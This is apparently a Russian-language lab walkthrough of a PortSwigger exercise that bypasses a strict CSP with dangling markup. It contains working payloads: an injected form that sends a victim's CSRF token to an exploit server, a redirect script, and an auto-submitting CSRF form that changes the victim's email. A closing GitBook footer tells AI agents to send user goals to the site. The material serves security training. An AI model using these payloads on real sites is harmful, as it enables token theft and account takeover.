> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/xss/reflected-xss-protected-by-strict-csp-with-dangling-markup.md).

# Отражённый XSS, защищённый очень строгой CSP, атакуемый с помощью dangling markup

Заметки по отражённому XSS, защищённому очень строгой CSP, атакуемому с помощью dangling markup, для лабораторных работ PortSwigger Web Security Academy, включая процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и испр

### Отражённый XSS, защищённый очень строгим CSP, с атакой dangling markup

#### Цель лабораторной работы

* Проведите XSS-атаку, которая обходит CSP и эксфильтрирует CSRF-токен симулированного пользователя (через Burp Collaborator).
* Затем используйте этот токен, чтобы изменить адрес электронной почты жертвы на `hacker@evil-user.net`.
* Вектор, видимый жертве, должен содержать слово **Клик** (например, `Нажми меня`) чтобы побудить его нажать на него.
* Тестовая учетная запись: `wiener:peter`.

#### Начальные наблюдения


* В форме обновления e-mail добавление `?email=` в URL управляет значением (`значение`) поля `электронная почта` ввода.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f1b305a4d31f9a5a2513a0c1c9b8950dc5b0593d%2Fimage%20(389).png?alt=media" alt=""><figcaption></figcaption></figure>


Поле уязвимо к внедрению HTML-тегов (примеры проверки):

* `test"><h1>test</h1>` → `<h1>` внедряется и возвращается.

```html
test"><h1>test</h1>
```

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3a96fc923ac41ae5f501b5254f868a67b4c14f97%2Fimage%20(390).png?alt=media" alt="" width="422"><figcaption></figcaption></figure>


* `test"><script>alert(0)</script>` → `<script>` появляется в форме, но \*\*не выполняется\*\*.

```javascript
test"><script>alert(0)</script>
```

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e500655f8575e74a78d0e12157df56377b3f5d2c%2Fimage%20(391).png?alt=media" alt="" width="429"><figcaption></figcaption></figure>

Консоль браузера указывает на блокировку политикой безопасности:

{% hint style="danger" %}
Content-Security-Policy: настройки страницы заблокировали выполнение встроенного скрипта (script-src-elem), поскольку он нарушает следующую директиву: “script-src 'self'”
{% endhint %}


<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-04185e29656392260ecfa8b5564cec00cd92f89d%2Fimage%20(392).png?alt=media" alt=""><figcaption></figcaption></figure>

Наблюдаемый заголовок CSP:

`content-security-policy`/ `default-src 'self';object-src 'none'; style-src 'self'; script-src 'self'; img-src 'self'; base-uri 'none';`

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-74d51015666f306b3da306e7e8a80b74f997c0ea%2Fimage%20(393).png?alt=media" alt=""><figcaption></figcaption></figure>

#### Стратегия атаки (висящая разметка)

* Вместо внедрения `<script>` (заблокированного CSP), текущая форма закрывается и создаётся новая форма\*\* с `параметр action` атрибутом, указывающим на наш сервер эксплойта (exploit server). Эта форма содержит кнопку «Click Me», чтобы побудить пользователя нажать на неё.

Пример внедрения, закрывающего форму и создающего новую (URL-кодированный формат в редиректе):

{% code overflow="wrap" %}

```javascript
test"></form><form class="login-form" name"change-email-form" action="https://exploit-0a0b002e04ca637f81f4ed8a01da00c2.exploit-server.net/exploit" method="GET"><button class="button" type="submit">Click me</button
```

{% endcode %}

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0e19094b6836049d5677a152aecc5964da962031%2Fimage%20(394).png?alt=media" alt=""><figcaption></figcaption></figure>


* Открыв эту ссылку с машины жертвы (например, через редирект), если жертва нажмёт на кнопку, CSRF-токен передаётся в URL на сервер эксплойта и появляется в журналах противоположного сервера.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-039559d9359713de324b38ea2f9419339aa8fa64%2Fimage%20(395).png?alt=media" alt=""><figcaption></figcaption></figure>

#### Пример внедрённого перенаправления (чтобы принудить пользователя перейти на уязвимую страницу с полезной нагрузкой)

* Внедрённый скрипт на стороне атакующего для перенаправления жертвы на страницу с полезной нагрузкой (закодированный URL):

```javascript
<script>
location="https://0a4100a704a163818169ee1c00f10037.web-security-academy.net/my-account?email=test%22%3E%3C/form%3E%3Cform%20class=%22login-form%22%20name%22change-email-form%22%20action=%22https://exploit-0a0b002e04ca637f81f4ed8a01da00c2.exploit-server.net/exploit%22%20method=%22GET%22%3E%3Cbutton%20class=%22button%22%20type=%22submit%22%3EClick%20me%3C/button"
</script>
```

* После перенаправления жертвы и нажатия кнопки CSRF-токен находится в журналах сервера эксплойта.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4c88c5b67e1aef9df77121d50e1e2defd7b0146f%2Fimage%20(396).png?alt=media" alt=""><figcaption></figcaption></figure>

#### Операция после эксфильтрации: использование CSRF-токена для изменения e-mail


* После получения CSRF-токена (из журналов сервера эксплойта) создаётся HTML-страница, которая отправляет POST-запрос на `/my-account/change-email` с:
* `email = hacker@evil-user.net`
* `CSRF = <полученный_токен>`

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-58228386491d7041884f210a878bde8c55707ae1%2Fimage%20(397).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


Пример HTML PoC, сгенерированный (в Burp или вручную) для выполнения автоматического POST-запроса

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3d61b2344435f2843cf0a6f2c2e8a3ed85d6eeda%2Fimage%20(398).png?alt=media" alt=""><figcaption></figcaption></figure>

```html
<html>
  <body>
    <form action="https://0a4100a704a163818169ee1c00f10037.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="hacker@evil-user.net" />
      <input type="hidden" name="csrf" value="L0joiDIMrKKrO7jkqiC6sLYR5MNEbUfu" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ru/web/xss/reflected-xss-protected-by-strict-csp-with-dangling-markup.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.